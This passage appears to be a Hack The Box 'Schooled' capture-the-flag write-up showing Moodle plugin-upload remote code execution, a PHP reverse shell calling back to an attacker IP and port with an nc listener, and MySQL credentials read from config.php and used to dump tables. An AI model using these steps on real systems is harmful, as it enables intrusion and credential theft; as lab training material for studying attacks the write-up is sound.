allowswitch%5B%5D=5&allowswitch%5B%5D=6&allowswitch%5B%5D=7&allowswitch%5B%5D=8&
allowview%5B%5D=&allowview%5B%5D=1&allowview%5B%5D=2&allowview%5B%5D=3&
allowview%5B%5D=4&allowview%5B%5D=5&allowview%5B%5D=6&allowview%5B%5D=7&
allowview%5B%5D=8&block%2Fadmin_bookmarks%3Amyaddinstance=1&
block%2Fbadges%3Amyaddinstance=1&block%2Fcalendar_month%3Amyaddinstance=1&
block%2Fcalendar_upcoming%3Amyaddinstance=1&block%2Fcomments%3Amyaddinstance=1&
```

When you have successfully updated the privileges you now have the ability to install plugins.

Now its time to get reverse shell


RCE can be achieved by uploading into plugin section and calling the Plugin from browser to get shell

Lets begin


Upload Plugin

Location of Plugin

Click on Install Plugin



unzip it and put php_reverse_shell



HoangKien1020 Moodle 3.9 RCE 82dddc5 on Jun 17, 2020 3 commits

README.md	Moodle 3.9 RCE	12 months ago
rce.zip	Shell	12 months ago

README.md

Moodle_RCE

From admin, goto:


domain/admin/tool/installaddon/index.php

Upload rce.zip


### Trigger RCE

domain/blocks/rce/lang/en/block_rce.php?cmd=id

Video PoC



```
┌──(root💀 kali)-[/Documents/htb/boxes/schooled/Moodle_RCE]
└─# ls
rce  rce.zip  README.md
```




moodle.schooled.htb

Install plugin from ZIP file

```
Validating block_rce ... OK

Validation successful, installation can continue
```


To get RCE
### Trigger RCE

domain/blocks/rce/lang/en/block_rce.php?cmd=id*



moodle.schooled.htb/moodle/blocks/rce/lang/en/block_rce.php?cmd=id
GTFOBins
GitHub - swisskyrepo/...
Reverse Shell Cheat Sh...
Linux - Privilege Escala...
Windows

```
uid=80(www) gid=80(www) groups=80(www)
```


inside myrce.zip we put a reverse shell




```
┌──(root💀kali)-[/Documents/htb/boxes/schooled/Moodle_RCE]
└─# zip -r myrce.zip myrce
  adding: myrce/ (stored 0%)
  adding: myrce/version.php (deflated 11%)
  adding: myrce/lang/ (stored 0%)
  adding: myrce/lang/en/ (stored 0%)
  adding: myrce/lang/en/shell.php (deflated 59%)

┌──(root💀kali)-[/Documents/htb/boxes/schooled/Moodle_RCE]
└─# ls
myrce  myrce.zip  README.md
```




```

set time limit (0);
$VERSION = "1.0";
$ip = '10.10.14.16';  // CHANGE THIS
$port = 1234;        // CHANGE THIS
$chunk size = 1400;
$write a = null;
$error a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

```





```
┌──(root💀kali)-[/Documents/htb/boxes/schooled]
└─# nc -nlvp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.10.234.
Ncat: Connection from 10.10.10.234:55164.
FreeBSD Schooled 13.0-BETA3 FreeBSD 13.0-BETA3 #0 releng/13.0-n244525-150b4388d3b: Fri Feb 19 04:04:34 UTC 2021
amd64
11:03PM  up  2:10, 0 users, load averages: 0.88, 0.79, 0.65
USER       TTY      FROM     LOGIN@  IDLE WHAT
uid=80(www) gid=80(www) groups=80(www)
sh: can't access tty; job control turned off
$ id
uid=80(www) gid=80(www) groups=80(www)
```


Now Lets Enumurate it furtherand found username and password for MySQL



```
$ pwd
/usr/local/www/apache24/data/moodle
$ cat config.php
<?php  // Moodle configuration file

unset($CFG);
global $CFG;
$CFG = new stdClass();

$CFG->dbtype    = 'mysqli';
$CFG->dblibrary = 'native';
$CFG->dbhost    = 'localhost';
$CFG->dbname    = 'moodle';
$CFG->dbuser    = 'moodle';
$CFG->dbpass    = 'PlaybookMaster2020';
$CFG->prefix    = 'mdl_';
$CFG->dboptions = array (
  'dbpersist' => 0,
  'dbport' => 3306,
  'dbsocket' => '',
  'dbcollation' => 'utf8_unicode_ci',
);

$CFG->wwwroot   = 'http://moodle.schooled.htb/moodle';
$CFG->dataroot  = '/usr/local/www/apache24/moodledata';
$CFG->admin     = 'admin';

$CFG->directorypermissions = 0777;

require_once(__DIR__ . '/lib/setup.php');

// There is no php closing tag in this file,
// it is intentional because it prevents trailing whitespace problems!
$
```


MySQL username and Password

moodle:PlaybookMaster2020




```
$ find / -name mysql
find: /root: Permission denied
find: /usr/local/var/db/tpm: Permission denied
find: /usr/local/var/lib/tpm: Permission denied
/usr/local/bin/mysql
/usr/local/share/bash-completion/completions/mysql
find: /usr/local/share/polkit-1/rules.d: Permission de
```

Running MySQL to get creds of USER




```
$ /usr/local/bin/mysql -u moodle -pPlaybookMaster2020 -e 'show databases;'
mysql: [Warning] Using a password on the command line interface can be insecure.
Database
information_schema
moodle
```


Getting CREDS from the MySQL




```
$ /usr/local/bin/mysql -u moodle -pPlaybookMaster2020 -e 'use moodle;show tables;'
```



```
mdl_tool_policy_versions
mdl_tool_recyclebin_category
mdl_tool_recyclebin_course
mdl_tool_usertours_steps
mdl_tool_usertours_tours
mdl_upgrade_log
mdl_url
mdl_user
mdl_user_devices
mdl_user_enrolments
mdl_user_info_category
mdl_user_info_data
mdl_user_info_field
mdl_user_lastaccess
mdl_user_password_history
mdl_user_password_resets
```

